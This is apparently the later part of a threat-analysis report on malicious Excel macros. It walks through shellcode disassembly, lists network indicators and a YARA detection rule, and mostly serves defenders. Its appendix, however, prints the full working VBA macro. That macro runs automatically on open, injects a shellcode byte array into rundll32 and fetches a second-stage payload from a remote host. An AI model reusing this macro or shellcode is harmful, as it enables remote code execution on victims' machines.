The code then calls function sub_151, shown in figure 17. The value popped off the stack when this function is called is a pointer to the string at 0x1B8, which is the object "/18zy". This pointer is stored into ecx, then passed as an argument to HttpOpenRequest(). This function passes in NULL for the lpszVerb, indicating the default behavior of an HTTP GET request. HttpSendRequest() is then called, initiating the HTTP get request to the above-mentioned server location to retrieve the "18zy" object. This object is likely a second stage implant or remote shell.

```
000001B3                loc_1B3:
000001B3 E8 99 FF FF FF                 call    sub_151
000001B3                ; ---------------------------
000001B8 2F 31 38 7A 79+a18zy           db '/18zy',0,0
```

Figure 17 – HTTP Object "18zy"

```
00000151 59                 pop     ecx
00000152 31 D2              xor     edx, edx        ; edx = 0
00000154 52                 push    edx             ; dwContext = NULL
00000155 68 00 02 60 84     push    84600200h       ; dwFlags
0000015A 52                 push    edx             ; lplpszAcceptTypes
0000015B 52                 push    edx             ; lpszReferer
0000015C 52                 push    edx             ; lpszVersion
0000015D 51                 push    ecx             ; lpszObjectName
0000015E 52                 push    edx             ; lpszVerb
0000015F 50                 push    eax             ; hConnect
00000160 68 EB 55 2E 3B     push    3B2E55EBh       ; wininet.dll!HttpOpenRequestA
00000165 FF D5              call    ebp
```

Figure 18 – HttpOpenRequest

```
00000169 31 FF              xor     edi, edi
0000016B 57                 push    edi             ; dwOptionalLength
0000016C 57                 push    edi             ; lpOptional
0000016D 57                 push    edi             ; dwHeadersLength
0000016E 57                 push    edi             ; lpszHeaders
0000016F 56                 push    esi             ; hRequest
00000170 68 2D 06 18 7B     push    7B18062Dh       ; wininet.dll!HttpSendRequestA
00000175 FF D5              call    ebp
00000177 85 C0              test    eax, eax
00000179 74 44              jz      short ExitProcess
```

Figure 19 - HttpSendRequest

Figures 20-21 show the error handling, rwx memory allocation, and the call to InternetReadFile(), which is responsible to pull the requested object from the HTTP service into the executable memory space, effectively executing the retrieved object.



Figure 20 – Error Loop



Figure 21 – VirtualAlloc



Figure 22 – InternetReadFile

CONCLUSIONS AND MITIGATIONS

The compromised Excel documents require the user to enable macros. If macros remain disabled, the exploit will not execute. Further, most AV and host based security solutions will detect this type of malicious VBA macro. Network and host based indicators are provided below.

Network Indicators

Sample	Protocol	UA String	Verb	Server	Port	Object
Sample 1	HTTP	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)	GET	189[.]228[.]82[.]53	5555	18zy
Sample 2	HTTP	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like VGVhbTQK	GET	vetdaydeals[.]com	443	9Sao

Yara Signature

```
// AUTHOR: CPB, ATAM
// Detects common wininet rot 13 hashed APIs
rule reverseHTTPshellcode
{
    strings:
        // API Hash:
        $LoadLibrary =     { 68 4C 77 26 07 }
        $InternetOpen =    { 68 3A 56 79 A7 }
        $HttpOpenRequest = { 68 EB 55 2E 3B }
        $HttpSendRequest = { 68 2D 06 18 7B }
    condition:
        all of them
}
```

APPENDIX A – VBA SOURCE CODE

```
Attribute VB_Name = "Module2"
Private Type PROCESS_INFORMATION
    hProcess As Long
    hThread As Long
    dwProcessId As Long
    dwThreadId As Long
End Type

Private Type STARTUPINFO
    cb As Long
    lpReserved As String
    lpDesktop As String
    lpTitle As String
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As Long
    hStdInput As Long
    hStdOutput As Long
    hStdError As Long
End Type

#If VBA7 Then
    Private Declare PtrSafe Function CreateStuff Lib "kernel32" Alias
"CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long,
ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long,
ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPtr
    Private Declare PtrSafe Function AllocStuff Lib "kernel32" Alias
"VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As
Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
    Private Declare PtrSafe Function WriteStuff Lib "kernel32" Alias
"WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source
As Any, ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtr
    Private Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA"
(ByVal lpApplicationName As String, ByVal lpCommandLine As String,
lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As
Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory
As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As
PROCESS_INFORMATION) As Long
#Else
    Private Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread"
(ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As
Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As
Long, lpThreadID As Long) As Long
    Private Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx"
(ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal
flAllocationType As Long, ByVal flProtect As Long) As Long
```

```
    Private Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory"
(ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length As
Long, ByVal LengthWrote As Long) As Long
    Private Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal
lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As
Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal
dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String,
lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long
#End If

Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82,
48, -117, 82, 12, -117, 82, 20, -117, 114, 40, 15, -73, 74, 38, 49, -1, 49, -64, -
84, 60, 97, 124, 2, 44, 32, -63, -49, 13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -
117, 66, 60, 1, -48, -117, 64, 120, -123, -64, 116, 74, 1, -48, 80, -117, 72, 24, -
117, 88, 32, 1, -45, -29, 60, 73, -117, 52, -117, 1, -42, 49, -1, 49, -64, -84, -
63, -49, 13, 1, -57, 56, -32, 117, -12, 3, 125, -8, 59, 125, 36, 117, -30, 88, -
117, 88, 36, 1, -45, 102, -117, 12, 75, -117, 88, 28, 1, -45, -117, 4, -117, 1, -
48, -119, 68, 36, 36, 91, 91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -21, -
122, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 84, 104, 76, 119, 38, 7, -
1, -43, -24, -128, 0, 0, 0, 77, 111, 122, 105, 108, 108, 97, 47, 53, 46, 48, 32,
40, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 54, 46, 49, 59, 32, 87, 79,
87, 54, 52, 59, 32, 84, 114, 105, 100, 101, 110, 116, 47, 55, 46, 48, 59, 32, 114,
118, 58, 49, 49, 46, 48, 41, 32, 108, 105, 107, 101, 32, 86, 71, 86, 104, 98, 84,
81, 75, 0, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88,
88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88,
88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 0, 89, 49, -1, 87,
87, 87, 87, 81, 104, 58, 86, 121, -89, -1, -43, -23, -109, 0, 0, 0, 91, 49, -55,
81, 81, 106, 3, 81, 81, 104, -69, 1, 0, 0, 83, 80, 104, 87, -119, -97, -58, -1, -
43, -119, -61, -21, 122, 89, 49, -46, 82, 104, 0, 50, -96, -124, 82, 82, 82, 81,
82, 80, 104, -21, 85, 46, 59, -1, -43, -119, -58, 104, -128, 51, 0, 0, -119, -32,
106, 4, 80, 106, 31, 86, 104, 117, 70, -98, -122, -1, -43, 49, -1, 87, 87, 87, 87,
86, 104, 45, 6, 24, 123, -1, -43, -123, -64, 116, 72, 49, -1, -123, -10, 116, 4, -
119, -7, -21, 9, 104, -86, -59, -30, 93, -1, -43, -119, -63, 104, 69, 33, 94, 49, -
1, -43, 49, -1, 87, 106, 7, 81, 86, 80, 104, -73, 87, -32, 11, -1, -43, -65, 0, 47,
0, 0, 57, -57, 117, 4, -119, -40, -21, -118, 49, -1, -21, 21, -21, 73, -24, -127, -
1, -1, -1, 47, 51, 100, 100, 97, 0, 0, 104, -16, -75, -94, 86, -1, -43, 106, 64,
104, 0, 16, 0, 0, 104, 0, 0, 64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -109, 83,
83, -119, -25, 87, 104, 0, 32, 0, 0, 83, 86, 104, 18, -106, -119, -30, -1, -43, -
123, -64, 116, -51, -117, 7, 1, -61, -123, -64, 117, -27, 88, -61, -24, 29, -1, -1,
-1, 102, 105, 110, 97, 110, 99, 105, 97, 108, 109, 97, 115, 116, 101, 114, 46, 110,
101, 116, 0)
    If Len(Environ("ProgramW6432")) > 0 Then
        sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
    Else
        sProc = Environ("windir") & "\\System32\\rundll32.exe"
    End If
```

```
    res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&,
sNull, sInfo, pInfo)

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```